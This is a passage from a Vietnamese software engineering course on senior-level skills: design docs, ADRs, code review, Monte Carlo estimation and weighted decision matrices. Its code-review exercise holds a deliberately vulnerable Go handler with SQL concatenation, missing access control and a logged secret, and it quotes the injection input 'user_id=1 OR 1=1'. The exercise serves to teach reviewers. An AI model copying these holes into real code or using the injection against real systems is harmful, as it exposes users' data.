7. **[Nâng cao]** Dựng thật ba dịch vụ (`order`, `inventory`, `notification`) từ ShopGo: ba binary, ba schema, giao tiếp qua gRPC (đồng bộ: giữ chỗ) và Redis Stream (bất đồng bộ: sự kiện), `trace_id` xuyên suốt (OpenTelemetry), Compose chạy cả hệ thống. Đo p99 đặt hàng trước (monolith) và sau, so với dự đoán từ mục 2–3, và viết ADR nêu có đáng không.
8. **[Thử thách]** Viết **phân tích "nên hay không"** cho một hệ thống bạn đang làm hoặc từng làm: trả lời bảy câu hỏi ở mục 1 bằng số liệu thật (kích thước đội, nhịp triển khai, hồ sơ tải, sự cố), vẽ các ranh giới ứng viên, tính toán toán phân tán cho hành trình chính, ước lượng chi phí vận hành tăng thêm (số dịch vụ × giờ trực), và kết luận một trong ba: giữ nguyên, tách một ranh giới, hoặc lộ trình tách dần. Trình bày cho một đồng nghiệp nghi ngờ và ghi lại phản biện.

Buổi 51 — Kỹ năng Senior: thiết kế, quyết định, review, ước lượng và dẫn dắt

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** toàn bộ Giai đoạn 1–6, Buổi 40 và 50

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Mô tả kỳ vọng ở từng cấp (fresher → junior → mid → senior → staff) bằng **phạm vi tác động và phán đoán**, không phải số năm kinh nghiệm hay số framework.
- Viết **tài liệu thiết kế kỹ thuật** có vấn đề, mục tiêu/phi mục tiêu, các phương án, đánh đổi, rủi ro, kế hoạch triển khai và số đo thành công; và viết **ADR** cho quyết định khó đảo ngược.
- **Review mã** ở hai tầng (máy bắt được gì, người phải bắt gì), nhận xét cụ thể và tôn trọng, và nhận review một cách trưởng thành.
- **Ước lượng** như một phân phối (ba điểm, Monte Carlo), phân biệt cam kết với dự báo, truyền đạt rủi ro trung thực và nói "không" kèm lựa chọn.
- **Ra quyết định** có hệ thống: cửa một chiều/hai chiều, ma trận có trọng số kèm phân tích độ nhạy, xây hay mua, quản lý nợ kỹ thuật.
- **Giao tiếp** (viết, họp, báo tin xấu, bất đồng), **dìu dắt** người khác, và chuẩn bị cho **phỏng vấn** cả hai phía.
- Hoạch định con đường nghề nghiệp và thực hành đạo đức nghề (dữ liệu người dùng, bảo mật, tác động).

Kỹ năng kỹ thuật đưa bạn vào cửa, kỹ năng còn lại quyết định bạn đi bao xa

Nhiều kỹ sư giỏi kẹt ở cấp mid nhiều năm vì họ tối ưu thứ sai: viết mã ngày càng thông minh trong khi thứ giới hạn đội là sự không rõ ràng (không ai biết vì sao ta làm điều này), sự không đồng thuận (hai người xây hai thứ khác nhau), hoặc rủi ro bị che giấu (ai đó biết dự án sẽ trễ nhưng không nói). Senior là người **nhân giá trị lên qua người khác**: tài liệu thiết kế giúp năm người đi đúng hướng, một lần review ngăn một sự cố, một cuộc trò chuyện sớm tránh ba tuần làm sai. Đó cũng là những kỹ năng ít được dạy nhất và dễ rèn nhất nếu bạn chủ động.

Về những gì chạy được ở buổi này

Buổi này chủ yếu về con người, nhưng không bỏ quy tắc "mọi thứ có thể chạy thì chạy thật". Chúng tôi dùng ba chương trình có đầu ra thật để làm các ý trừu tượng cụ thể: **(1)** một **bài tập review mã** có nhiều khiếm khuyết cố ý, chạy qua `go vet` và `golangci-lint` thật để thấy máy bắt được gì và để lọt gì; **(2)** một **mô phỏng Monte Carlo** cho ước lượng dự án; **(3)** một **ma trận quyết định** có phân tích độ nhạy. Các mẫu tài liệu (thiết kế, ADR, hậu kiểm) là văn bản để bạn dùng lại.

1. Senior nghĩa là gì?

Cấp bậc không phải danh hiệu mà là **phạm vi mà người ta tin bạn làm đúng khi không ai giám sát**:

Cấp	Phạm vi tin cậy	Dấu hiệu
Fresher / Junior	Một nhiệm vụ được mô tả rõ	Hoàn thành việc đã chia nhỏ; hỏi đúng lúc; học nhanh; mã đúng và có test
Mid	Một tính năng, từ yêu cầu đến sản xuất	Tự phân rã công việc; viết mã bảo trì được; xử lý sự cố của phần mình; review có chất lượng
Senior	Một hệ thống / một bài toán mơ hồ	Làm rõ vấn đề *trước khi* giải; thiết kế, nêu đánh đổi, lường rủi ro; dẫn dắt người khác qua tài liệu và review; giữ chất lượng cho cả nhóm
Staff+	Nhiều đội / một lĩnh vực kỹ thuật	Định hướng kỹ thuật dài hạn; giải quyết vấn đề xuyên đội; nhân rộng bằng chuẩn mực, nền tảng, dìu dắt

Ba trục phân biệt, chứ không chỉ "viết mã giỏi hơn": **(1) Phạm vi (scope):** từ "việc của tôi" đến "kết quả của đội/hệ thống"; **(2) Phán đoán (judgment):** chọn *việc đúng* để làm, biết khi nào dừng, khi nào chưa nên làm; nhận ra rủi ro trước khi nó thành sự cố; **(3) Ảnh hưởng (leverage):** giúp người khác giỏi hơn và nhanh hơn: thành quả của bạn không chỉ là mã của bạn. Chú ý: leo cấp cần *bằng chứng đã làm ở cấp đó* chứ không chỉ năng lực; hãy chủ động nhận những việc ở phạm vi lớn hơn và ghi lại tác động (số đo, kết quả), không chỉ liệt kê nhiệm vụ.

2. Tài liệu thiết kế kỹ thuật

Viết mã chậm lại một lúc để nghĩ bằng chữ là cách rẻ nhất để sửa sai: sửa một phương án trên giấy tốn một buổi chiều, sửa trong mã tốn một tháng. **Tài liệu thiết kế (design doc / RFC)** làm bốn việc: buộc bạn nghĩ rõ, thu thập góp ý *trước* khi xây, tạo sự đồng thuận, và để lại bản ghi vì sao. Viết cho thay đổi lớn hoặc khó đảo ngược (dịch vụ mới, thay đổi lược đồ lớn, đổi công nghệ), không cho mọi việc. Độ dài: 2–6 trang, đọc được trong 15 phút. Mẫu:

```
# <Tiêu đề>: <động từ + đối tượng, ví dụ "Thêm cache cho trang sản phẩm">
Tác giả | Người review | Trạng thái (Nháp / Đang review / Đã duyệt / Đã thay thế) | Ngày


1. Bối cảnh và vấn đề       Điều gì đang đau, với ai, bằng chứng (số đo, sự cố, phản ánh)? Vì sao bây giờ?
2. Mục tiêu                 Điều cần đạt, ĐO ĐƯỢC (p99 < 100 ms ở 2.000 req/s; tải đọc DB giảm 80%)
3. Phi mục tiêu             Điều cố ý KHÔNG làm (cache danh sách; đa vùng) - giữ phạm vi
4. Thiết kế đề xuất         Sơ đồ + luồng chính + giao diện/lược đồ + xử lý lỗi + bảo mật + dung lượng
5. Các phương án khác       2-3 phương án nghiêm túc đã xét và LÝ DO không chọn (đây là phần giá trị nhất)
6. Đánh đổi và rủi ro       Cái giá của đề xuất; rủi ro lớn nhất và cách giảm; thứ ta không biết
7. Kế hoạch triển khai      Các bước nhỏ, cờ tính năng, quay lui, di trú dữ liệu, ai làm, ước lượng
8. Quan sát và thành công   Số đo, cảnh báo, tiêu chí "xong"; cách biết đề xuất ĐÚNG hay SAI
9. Câu hỏi còn mở           Điều cần người khác giúp quyết định
```

Nguyên tắc để tài liệu hữu ích:

- **Viết cho người đọc bận.** Kết luận lên đầu (BLUF: *bottom line up front*): 3 dòng đầu cho biết bạn muốn gì và vì sao. Dùng sơ đồ, bảng, ví dụ cụ thể thay vì đoạn dài trừu tượng.
- **Phần phương án thay thế là bằng chứng bạn đã suy nghĩ.** Một tài liệu chỉ có một phương án là lời thông báo, không phải thiết kế. Nêu phương án "không làm gì" và phương án đơn giản nhất.
- **Định lượng.** "Cần cache vì chậm" là cảm tính; "p99 hiện 280 ms ở 1.500 req/s, DB chạm giới hạn pool ở ~2.800 req/s, mục tiêu khuyến mãi gấp 10 lần" là lập luận. Dùng các kỹ thuật của buổi trước (định luật Little, đo tải) để có số.
- **Nói thẳng những gì chưa biết** và cách sẽ biết (thử nghiệm, spike). Che giấu độ bất định làm mất lòng tin khi nó lộ ra.
- **Cầu mong phản biện.** Mời người hay phản đối đọc sớm. Phản biện lúc này rẻ; lúc cuối quý thì không.

- **Là tài liệu sống ngắn hạn, bản ghi dài hạn.** Cập nhật khi thiết kế đổi; khi xong, ghi liên kết tới PR/ADR và các bài học.

Khi *review* thiết kế của người khác: hỏi trước khi kết luận ("Vì sao không chọn X?"), nhắm vào vấn đề chứ không vào người, tách *phải sửa* khỏi *gợi ý*, và kiểm tra bốn thứ hay bị bỏ qua: **đường lỗi** (khi dịch vụ phụ thuộc chậm/chết?), **dữ liệu** (di trú, nhất quán, quay lui), **vận hành** (ai trực, quan sát thế nào), **bảo mật/riêng tư**.

3. ADR: ghi lại quyết định

Một **ADR (Architecture Decision Record)** là ghi chép ngắn (một trang) của *một* quyết định kiến trúc: bối cảnh, lựa chọn đã xét, quyết định, hệ quả. Khác tài liệu thiết kế (mô tả *cách làm*), ADR trả lời *vì sao chúng ta chọn như vậy tại thời điểm đó*, thứ mất đi đầu tiên khi người rời đội. Sáu tháng sau, người mới hỏi "sao họ dùng Redis Stream thay vì Kafka?" và câu trả lời nằm trong ADR-007, kèm điều kiện nên xem lại. Quy tắc: ADR **bất biến** sau khi duyệt (nếu đổi, viết ADR mới đánh dấu "thay thế ADR-007"); đặt trong kho mã (`docs/adr/0007-...md`) để được review như mã; mỗi ADR **kèm điều kiện đảo ngược** (xem mẫu ở Buổi 50). Ví dụ ADR ngắn thật cho ShopGo:

```
ADR-004: Cache chỉ cho đường đọc công khai, xóa theo sự kiện ghi, fail-open với cầu dao
Trạng thái: Đã duyệt     Ngày: ...

Bối cảnh   GET /products/:id chiếm ~90% lưu lượng; DB chạm giới hạn pool ở ~2.800 req/s khi RTT DB 2 ms (đo
ở Buổi 49).
           Đặt/hủy đơn làm đổi tồn kho nên cache có thể cũ (lỗi thật đã gặp ở Dự án 4: TestOrderLifecycle
đỏ).
Lựa chọn   A) Không cache, thêm bản sao đọc;  B) Cache-aside Redis + xóa khóa sau commit;  C) Cache ghi
xuyên (write-through).
Quyết định B. Chỉ cache đường đọc công khai; mọi ReserveStock/ReleaseStock đi thẳng DB; xóa khóa sau commit
qua hook ở nơi lắp ráp;
           Redis chết => đọc DB (fail-open) có cầu dao (3 lỗi liên tiếp -> bỏ qua Redis 5 giây).
Hệ quả     + giảm công việc DB 10-40 lần;  - dữ liệu có thể cũ tối đa 1 TTL nếu xóa khóa thất bại; - thêm
một phụ thuộc vận hành.
Xem lại khi  Tỉ lệ lệch tồn kho (đo bằng so sánh định kỳ) > 0,1%, hoặc cần đọc nhất quán mạnh cho tồn kho.
```

4. Review mã

Review là nơi chất lượng, tri thức và văn hóa được truyền đi. Làm tốt, nó là công cụ mạnh nhất của nhóm; làm tệ (chậm, soi mói, hoặc dấu hiệu "LGTM" vội), nó là thủ tục hoặc nguồn mâu thuẫn.

4.1. Hai tầng: máy bắt được gì, người phải bắt gì

Nguyên tắc: **để máy làm mọi thứ máy làm được** (định dạng, lỗi tĩnh, lỗ hổng đã biết, quy ước), nhờ đó sự chú ý khan hiếm của con người dồn vào những thứ máy không thấy: **thiết kế, đúng đắn của logic, an toàn nghiệp vụ, vận hành, tính dễ hiểu**. Để thấy rõ ranh giới này, đây là một **bài tập review thật** (một handler "danh sách đơn hàng của người dùng", cố ý có nhiều khiếm khuyết). Hãy đọc và tự ghi ra lỗi bạn thấy trước khi xem tiếp:

```go
// BÀI TẬP REVIEW MÃ: một handler "danh sách đơn hàng của người dùng" đang chờ review.
// Hãy tự tìm lỗi trước khi xem bảng đáp án trong giáo trình. Mã này CỐ Ý có nhiều khiếm khuyết; đừng sao
chép vào dự án thật.
package main

import (
    "database/sql"
    "encoding/json"
    "fmt"
    "io"
    "log"
```

```
    "net/http"
    "os"
)

var cache = map[int64]Order{}

type Order struct {
    ID    int64
    Total float64
}

func GetOrders(db *sql.DB, w http.ResponseWriter, r *http.Request) {
    uid := r.URL.Query().Get("user_id")
    rows, _ := db.Query("SELECT id, total FROM orders WHERE user_id = " + uid)
    var out []Order
    for rows.Next() {
        var o Order
        rows.Scan(&o.ID, &o.Total)
        out = append(out, o)
        cache[o.ID] = o
    }
    for _, o := range out {
        resp, err := http.Get(fmt.Sprintf("http://tax.internal/rate?order=%d", o.ID))
        if err == nil {
            b, _ := io.ReadAll(resp.Body)
            log.Printf("order %d rate %s token=%s", o.ID, b, os.Getenv("TAX_TOKEN"))
        }
    }
    go audit(out)
    json.NewEncoder(w).Encode(out)
}

func audit(orders []Order) {
    for range orders {
    }
}

func main() {}
```

Bây giờ chạy cả `go vet` và `golangci-lint` với cấu hình của ShopGo (bộ kiểm tra tĩnh mạnh nhất mà dự án dùng):

```
cd "$SP/build/verify"
echo '$ go vet ./ginlab/a51r'
go vet ./ginlab/a51r && echo "(go vet: không phát hiện gì)"
echo
echo '$ golangci-lint run --config .golangci.yml   (cấu hình của ShopGo: errcheck, gosec, bodyclose, noctx,
sqlclosecheck, errorlint...)'
golangci-lint run --config "$REF/.golangci.yml" ./ginlab/a51r/... 2>&1 | grep -E 'main\.go:[0-9]+' | sed -E
's#^.*main\.go:##; s#^([0-9]+):[0-9]+:#dòng \1:#' | sort -t' ' -k2 -n
```

```
$ go vet ./ginlab/a51r
(go vet: không phát hiện gì)

$ golangci-lint run --config .golangci.yml   (cấu hình của ShopGo: errcheck, gosec, bodyclose, noctx,
sqlclosecheck, errorlint...)
dòng 24: G202: SQL string concatenation (gosec)
dòng 28: Error return value of `rows.Scan` is not checked (errcheck)
dòng 33: response body must be closed (bodyclose)
dòng 36: G706: Log injection via taint analysis (gosec)
dòng 40: Error return value of `(*encoding/json.Encoder).Encode` is not checked (errcheck)
```

Máy báo **5 phát hiện**: nối chuỗi vào SQL (`G202`, SQL injection), bỏ qua lỗi `rows.Scan` và `Encode`, quên đóng `resp.Body`, và ghi nhật ký có dữ liệu bị nhiễm (`G706`). `go vet` không thấy gì. **Phần quan trọng hơn là**

những gì máy KHÔNG nói, và đó là nơi người review tạo giá trị. Bảng dưới liệt kê 11 vấn đề thuộc về con người (máy chỉ chạm tới rìa của một vài cái, ví dụ #8):

#	Khiếm khuyết (người phải bắt)	Vì sao nguy hiểm / cách sửa
1	**Thiếu kiểm soát truy cập (BOLA/IDOR):** `user_id` lấy từ query, bất kỳ ai xem đơn của người khác	Lỗ hổng bảo mật #1 của API (Buổi 37). Lấy danh tính từ token đã xác thực, không từ tham số
2	**Bản đồ `cache` toàn cục không khóa**, ghi từ nhiều goroutine	Đua dữ liệu (`fatal error: concurrent map writes`). `go vet` không thấy; cần `-race` (CI Linux) hoặc `sync.Map`/khóa, hoặc bỏ cache toàn cục
3	**Tiền bằng `float64`** (`Total float64`)	Sai số làm tròn; dùng số nguyên theo đơn vị nhỏ nhất (đồng) như `bigint` của ShopGo
4	**Lỗi bị nuốt** ở `db.Query` (`rows, _ :=`) rồi dùng `rows` (có thể `nil`)	Panic. Linter không bắt vì dấu `_` là cố ý; người review mới hỏi "nếu lỗi thì sao?"
5	**Không `rows.Close()` / `rows.Err()`**	Rò kết nối khỏi pool. Linter không báo trong lần chạy này; người đọc phải thấy
6	**N+1 gọi mạng** trong vòng lặp (mỗi đơn một lời gọi HTTP)	Độ trễ nhân với số đơn; gom lại/song song có giới hạn; cache theo tỉ lệ thuế
7	**Không `context`, không timeout** (`db.Query`, `http.Get`)	Yêu cầu treo khi phụ thuộc chậm; truyền `r.Context()`, dùng client có timeout (Buổi 39). (Trong lần chạy này linter không báo gì về điều này; đừng giả định công cụ bắt mọi thứ)
8	**Ghi `TAX_TOKEN` vào nhật ký**	Rò bí mật vào log. `gosec` bắt lỗi tainted nhưng không nhận ra "đây là bí mật"
9	`go audit(out)` **goroutine không kiểm soát vòng đời**, không `ctx`, không hạn	Rò goroutine, mất việc khi tắt tiến trình; dùng hàng đợi/outbox
10	**Handler làm quá nhiều việc** (truy vấn SQL, gọi mạng, ghi log, JSON)	Không kiểm thử được; tách service/repository (Buổi 27)
11	**Không phân trang**	Tải không giới hạn khi người dùng có nhiều đơn (Buổi 28)

Bài học: công cụ bắt **mẫu mã** (5 phát hiện); người bắt **ý nghĩa** (11 vấn đề, gồm hai lỗi nghiêm trọng nhất: kiểm soát truy cập và đua dữ liệu, mà không công cụ nào ở đây nhắc tới). Cho nên bộ cổng CI tốt là điều kiện cần để review của con người có ý nghĩa, không phải thứ thay thế nó. Và nếu người review chỉ bình luận về đặt tên và dấu ngoặc, nhóm đang lãng phí thứ đắt nhất.

4.2. Thứ tự câu hỏi khi review

1. **Đúng vấn đề chưa?** (Mô tả PR nói gì; có cách đơn giản hơn không?)
2. **An toàn chưa?** (xác thực, phân quyền, đầu vào, bí mật, SQL, dữ liệu cá nhân)
3. **Đúng khi gặp thực tế chưa?** (đồng thời, lỗi, nhiều bản sao, thử lại/idempotency, thứ tự, thời gian)
4. **Có test chứng minh?** (đường lỗi, biên, test sẽ đỏ nếu mã sai)
5. **Vận hành được chưa?** (log, metrics, cấu hình, di trú, quay lui, cờ tính năng)
6. **Dễ hiểu và bảo trì chưa?** (tên, ranh giới, độ phức tạp, tài liệu cho điều không hiển nhiên)
7. Cuối cùng mới là phong cách (nếu máy chưa lo).

4.3. Cách viết nhận xét

- **Cụ thể, kèm lý do và gợi ý:** "Dòng 24 nối chuỗi vào SQL nên `user_id=1 OR 1=1` trả đơn của mọi người; hãy dùng `$1` và truyền `uid` làm tham số" thay vì "SQL này tệ".

- **Phân loại rõ:** *chặn* (phải sửa trước khi hợp nhất), *đề nghị* (nên cân nhắc), *nit* (nhỏ, tùy), *câu hỏi* (tôi chưa hiểu), *khen* (điều làm tốt, cũng quan trọng).
- **Hỏi thay vì áp đặt khi chưa chắc:** "Điều gì xảy ra nếu `Query` trả lỗi ở đây?"
- **Nhắm vào mã, không vào người:** "Hàm này làm hai việc" chứ không phải "bạn viết hàm quá dài".
- **Ưu tiên và dừng đúng lúc:** 30 nhận xét nhỏ che mất 2 nhận xét quan trọng. Nếu PR quá lớn hay sai hướng, nói thẳng và đề nghị trao đổi trực tiếp.
- **Duyệt nhanh** (cùng ngày làm việc): PR nằm chờ tạo xung đột và làm mất động lực. Ghi SLA review của nhóm.

Khi **nhận** review: cảm ơn, coi nhận xét là món quà (có người dành thời gian đọc mã bạn), hỏi nếu chưa hiểu, phản biện bằng dữ liệu khi không đồng ý, *tự quyết* điều chỉnh khi người đó đúng, và đừng giải thích dài thay vì sửa. Tự review diff của mình trước khi mở PR (bắt được ~30% lỗi), giữ PR nhỏ (dưới 300 dòng thay đổi), viết mô tả trả lời "vì sao".

5. Ước lượng và lập kế hoạch

5.1. Ước lượng là phân phối

"Mất bao lâu?" luôn bị trả lời bằng một con số, rồi con số đó biến thành cam kết, rồi bị trễ. Lý do cơ bản: thời gian thực hiện công việc phần mềm **lệch phải** (có giới hạn dưới, nhưng đuôi dài lên phía trên): một việc khả dĩ nhất 6 ngày có thể xong sớm nhất 4 ngày nhưng trễ nhất 15 ngày. Tổng của nhiều việc lệch phải **lệch phải hơn nữa**, nên "tổng các giá trị khả dĩ nhất" gần như chắc chắn sẽ bị vượt. Cách đúng: ước lượng **ba điểm** (lạc quan O, khả dĩ M, bi quan P), tính kỳ vọng PERT `E = (O + 4M + P) / 6` và độ lệch `σ = (P − O) / 6`, rồi **mô phỏng** để ra *xác suất* xong đúng hạn. Chương trình sau làm điều đó cho một dự án tách dịch vụ (tám hạng mục, thêm hai rủi ro rời rạc; hạt giống cố định):

```go
// Ước lượng là phân phối, không phải một con số: ba điểm (PERT) và mô phỏng Monte Carlo cho một dự án 8 hạng mục.
// Hạt giống cố định nên đầu ra xác định.
package main

import (
    "fmt"
    "math"
    "math/rand/v2"
    "sort"
)

type task struct {
    name    string
    o, m, p float64 // lạc quan, khả dĩ nhất, bi quan (ngày công)
}

// tam giác: lấy mẫu từ phân phối tam giác(o, m, p)
func tri(r *rand.Rand, o, m, p float64) float64 {
    u := r.Float64()
    c := (m - o) / (p - o)
    if u < c {
        return o + math.Sqrt(u*(p-o)*(m-o))
    }
    return p - math.Sqrt((1-u)*(p-o)*(p-m))
}

func main() {
    tasks := []task{
        {"Thiết kế và ADR", 2, 3, 6},
        {"Hợp đồng gRPC + sinh mã", 1, 2, 4},
        {"Dịch vụ inventory", 4, 6, 12},
```

```
        {"Adapter + shadow", 3, 4, 9},
        {"Saga đặt hàng + bù trừ", 5, 8, 18},
        {"Tách dữ liệu (ghi đôi, backfill)", 4, 6, 15},
        {"Kiểm thử tải + hỗn loạn", 2, 3, 7},
        {"Triển khai dần + quay lui", 2, 3, 8},
    }
    var sumM, sumE, varSum float64
    fmt.Println("Hạng mục                          O    M    P   PERT E   độ lệch σ")
    for _, t := range tasks {
        e := (t.o + 4*t.m + t.p) / 6
        s := (t.p - t.o) / 6
        sumM += t.m
        sumE += e
        varSum += s * s
        fmt.Printf("%-32s %4.0f %4.0f %4.0f   %6.1f   %8.1f\n", t.name, t.o, t.m, t.p, e, s)
    }
    fmt.Printf("\nTổng các giá trị 'khả dĩ nhất' (M):        %5.1f ngày\n", sumM)
    fmt.Printf("Tổng kỳ vọng PERT:                         %5.1f ngày   (σ tổng ≈ %.1f)\n", sumE,
math.Sqrt(varSum))

    r := rand.New(rand.NewPCG(7, 11))
    const trials = 100000
    res := make([]float64, trials)
    for i := range res {
        total := 0.0
        for _, t := range tasks {
            total += tri(r, t.o, t.m, t.p)
        }
        // Rủi ro rời rạc: 30% khả năng phải làm lại phần tách dữ liệu (+6 ngày); 15% hạ tầng staging hỏng
làm trễ (+4 ngày)
        if r.Float64() < 0.30 {
            total += 6
        }
        if r.Float64() < 0.15 {
            total += 4
        }
        res[i] = total
    }
    sort.Float64s(res)
    q := func(p float64) float64 { return res[int(p*float64(trials))] }
    within := func(days float64) float64 {
        n := sort.SearchFloat64s(res, days)
        return 100 * float64(n) / trials
    }
    fmt.Println("\nMô phỏng Monte Carlo (100.000 lần, có thêm 2 rủi ro rời rạc):")
    fmt.Printf("  P50 = %.1f ngày   P80 = %.1f ngày   P90 = %.1f ngày   P95 = %.1f ngày\n", q(0.5), q(0.8),
q(0.9), q(0.95))
    fmt.Printf("  Cam kết theo tổng M (%.0f ngày): xác suất xong đúng hạn chỉ %.0f%%\n", sumM,
within(sumM))
    fmt.Printf("  Cam kết 40 ngày:                 xác suất xong đúng hạn %.0f%%\n", within(40))
    fmt.Printf("  Cam kết 45 ngày:                 xác suất xong đúng hạn %.0f%%\n", within(45))
}
```

```
Hạng mục                          O    M    P   PERT E   độ lệch σ
Thiết kế và ADR                   2    3    6      3.3        0.7
Hợp đồng gRPC + sinh mã           1    2    4      2.2        0.5
Dịch vụ inventory                 4    6   12      6.7        1.3
Adapter + shadow                  3    4    9      4.7        1.0
Saga đặt hàng + bù trừ            5    8   18      9.2        2.2
Tách dữ liệu (ghi đôi, backfill)  4    6   15      7.2        1.8
Kiểm thử tải + hỗn loạn           2    3    7      3.5        0.8
Triển khai dần + quay lui         2    3    8      3.7        1.0

Tổng các giá trị 'khả dĩ nhất' (M):         35.0 ngày
Tổng kỳ vọng PERT:                          40.3 ngày   (σ tổng ≈ 3.6)

Mô phỏng Monte Carlo (100.000 lần, có thêm 2 rủi ro rời rạc):
  P50 = 47.8 ngày   P80 = 52.9 ngày   P90 = 55.5 ngày   P95 = 57.8 ngày
  Cam kết theo tổng M (35 ngày): xác suất xong đúng hạn chỉ 0%
  Cam kết 40 ngày:                 xác suất xong đúng hạn 7%
```

```
Cam kết 45 ngày:                xác suất xong đúng hạn 31%
```

Đọc kết quả: tổng các giá trị khả dĩ nhất là **35 ngày**, nhưng xác suất xong trong 35 ngày là **gần 0%**; kỳ vọng PERT đã 40,3 ngày; và khi tính cả hai rủi ro rời rạc, P50 là **~48 ngày**, P80 ~53, P90 ~56. Nếu bạn nói "35 ngày", bạn đang cam kết một thứ gần như chắc chắn không xảy ra. Nói "40 ngày" thì chỉ có ~7% cơ hội; "khoảng 7–8 tuần, 80% tự tin" là câu trung thực. **Cam kết** (lời hứa với người khác) nên đặt ở P80–P90; **dự báo** (điều bạn kỳ vọng) ở P50; và luôn nói rõ cái nào.

5.2. Thực hành

- **Chia nhỏ để ước lượng**: việc lớn thì ước lượng tệ; cắt thành lát dưới 3 ngày (lát dọc có giá trị, không phải lớp ngang) rồi mới ước lượng. Lát nhỏ cũng làm tiến độ nhìn thấy được.
- **Nón bất định (cone of uncertainty):** đầu dự án có thể sai 4× về hai phía; sai số giảm khi bạn học. Đừng cam kết ngày giao ở thời điểm biết ít nhất. Dùng **spike** (thử nghiệm giới hạn thời gian) để biến thứ chưa biết thành đã biết trước khi ước lượng.
- **Lập danh sách rủi ro**: mỗi rủi ro có khả năng, tác động, người chịu trách nhiệm, cách giảm thiểu (như hai rủi ro rời rạc trong mô phỏng); xem lại hằng tuần.
- **Ước lượng theo thực tế đo được**, không phải mong muốn: dùng tốc độ giao thực của đội (số lát nhỏ xong mỗi tuần) thay vì giờ lý thuyết; lịch sử sẽ nói thật hơn bạn.
- **Ước lượng đội, không phải cá nhân**; tránh để lãnh đạo "đàm phán" con số xuống: nếu họ muốn ngày sớm hơn, hãy đàm phán **phạm vi** hoặc **mức tự tin**, không phải giả vờ rằng công việc nhỏ hơn.
- **Cập nhật sớm khi biết sẽ trễ.** Tin xấu không tốt lên theo thời gian. Câu "tôi nghĩ ta sẽ trễ khoảng một tuần vì X; đây là các lựa chọn: cắt phạm vi Y, thêm người Z (ít hữu ích do chi phí phối hợp), hoặc dời ngày" là dấu hiệu của một senior.

5.3. Nói "không" (và "chưa")

Từ chối một yêu cầu mà không làm hỏng quan hệ là kỹ năng cốt lõi. Công thức: **thừa nhận mục tiêu** của họ, **nêu chi phí/rủi ro cụ thể** của yêu cầu, **đưa lựa chọn thay thế** ("làm bản nhỏ trong 2 tuần với X bị cắt; hoặc bản đầy đủ trong 8 tuần"), và **để họ quyết định** với thông tin đầy đủ. "Không thể" hầu như luôn là "có thể, và đây là cái giá". Ghi lại quyết định (email/ADR) để về sau cả hai cùng nhớ.

6. Ra quyết định

6.1. Cửa một chiều và cửa hai chiều

Phân loại trước khi bàn: **cửa hai chiều** (dễ đảo ngược: đổi thư viện nội bộ, tên biến, cấu hình, thử một công cụ) thì quyết nhanh, thử rồi sửa; **cửa một chiều** (khó/đắt đảo ngược: lược đồ dữ liệu công khai, hợp đồng API đã phát hành, ngôn ngữ chính, nhà cung cấp đám mây, mô hình dữ liệu gốc) thì đi chậm, có tài liệu (ADR), thu thập góp ý, và thử bằng prototype trước. Sai lầm phổ biến là đối xử cửa hai chiều như cửa một chiều (tranh luận hai tuần về thư viện log) hoặc ngược lại (chọn kho dữ liệu trong một cuộc họp 15 phút). Một chiến lược mạnh: **biến cửa một chiều thành hai chiều** bằng cách đặt sau interface, cờ tính năng, hoặc strangler fig.

6.2. Ma trận quyết định và độ nhạy

Với lựa chọn có nhiều tiêu chí, **ma trận có trọng số** làm lộ các giả định: liệt kê phương án, tiêu chí, trọng số (tổng 1) và điểm (1–5), rồi tính tổng có trọng số. Giá trị của nó không nằm ở "đáp án" (điểm số là phán đoán chủ quan) mà ở chỗ buộc đội **đồng ý về trọng số trước**, và chỉ ra **kết luận có bền không** nếu trọng số lệch.

Ví dụ xử lý tải đọc sản phẩm của ShopGo trong hai bối cảnh, kèm phân tích độ nhạy (nhiễu ±50% mỗi trọng số 20.000 lần):

```
// Ma trận quyết định có trọng số VÀ phân tích độ nhạy: kết luận có còn đúng nếu trọng số lệch đi không?
// Ví dụ: chọn cách xử lý tải đọc sản phẩm cho ShopGo, trong hai bối cảnh khác nhau.
// Chú ý: điểm số là phán đoán chủ quan; giá trị của ma trận là làm LỘ RA các giả định để đội tranh luận,
không phải cho "đáp án".
package main

import (
    "fmt"
    "math/rand/v2"
    "sort"
)

type option struct {
    name   string
    scores []float64 // điểm 1-5 theo từng tiêu chí (5 = tốt nhất)
}

var criteria = []string{"Giảm tải DB", "Đơn giản vận hành", "Nhanh triển khai", "Ít rủi ro dữ liệu cũ",
"Rẻ"}

var options = []option{
    {"A. Giữ nguyên + thêm chỉ mục", []float64{2, 5, 5, 5, 5}},
    {"B. Cache Redis (cache-aside)", []float64{5, 3, 4, 3, 4}},
    {"C. Bản sao đọc PostgreSQL", []float64{4, 2, 2, 4, 2}},
    {"D. Tách dịch vụ catalog + cache", []float64{5, 1, 1, 3, 2}},
}

func score(w []float64, o option) float64 {
    s := 0.0
    for i := range w {
        s += w[i] * o.scores[i]
    }
    return s
}

func run(title string, base []float64) {
    fmt.Printf("=== %s ===\ntrọng số %v (%v)\n", title, base, criteria)
    type res struct {
        name string
        s    float64
    }
    var rs []res
    for _, o := range options {
        rs = append(rs, res{o.name, score(base, o)})
    }
    sort.Slice(rs, func(i, j int) bool { return rs[i].s > rs[j].s })
    for _, r := range rs {
        fmt.Printf("  %-34s %.2f\n", r.name, r.s)
    }
    r := rand.New(rand.NewPCG(1, 2))
    wins := map[string]int{}
    const trials = 20000
    for t := 0; t < trials; t++ {
        w := make([]float64, len(base))
        sum := 0.0
        for i := range base {
            w[i] = base[i] * (0.5 + r.Float64()) // nhiễu ±50% tương đối
            sum += w[i]
        }
        for i := range w {
            w[i] /= sum
        }
        best, bs := "", -1.0
        for _, o := range options {
            if s := score(w, o); s > bs {
```

```
                best, bs = o.name, s
            }
        }
        wins[best]++
    }
    fmt.Printf("độ nhạy (%d lần nhiễu trọng số ±50%%), tỉ lệ thắng:\n", trials)
    for _, o := range options {
        fmt.Printf("  %-34s %5.1f%%\n", o.name, 100*float64(wins[o.name])/trials)
    }
    fmt.Println()
}

func main() {
    run("Bối cảnh 1: DB nhàn rỗi (CPU 25%), chưa có áp lực", []float64{0.15, 0.30, 0.20, 0.20, 0.15})
    run("Bối cảnh 2: DB quá tải (CPU 85%) trước đợt khuyến mãi", []float64{0.45, 0.15, 0.15, 0.15, 0.10})
}
```

```
=== Bối cảnh 1: DB nhàn rỗi (CPU 25%), chưa có áp lực ===
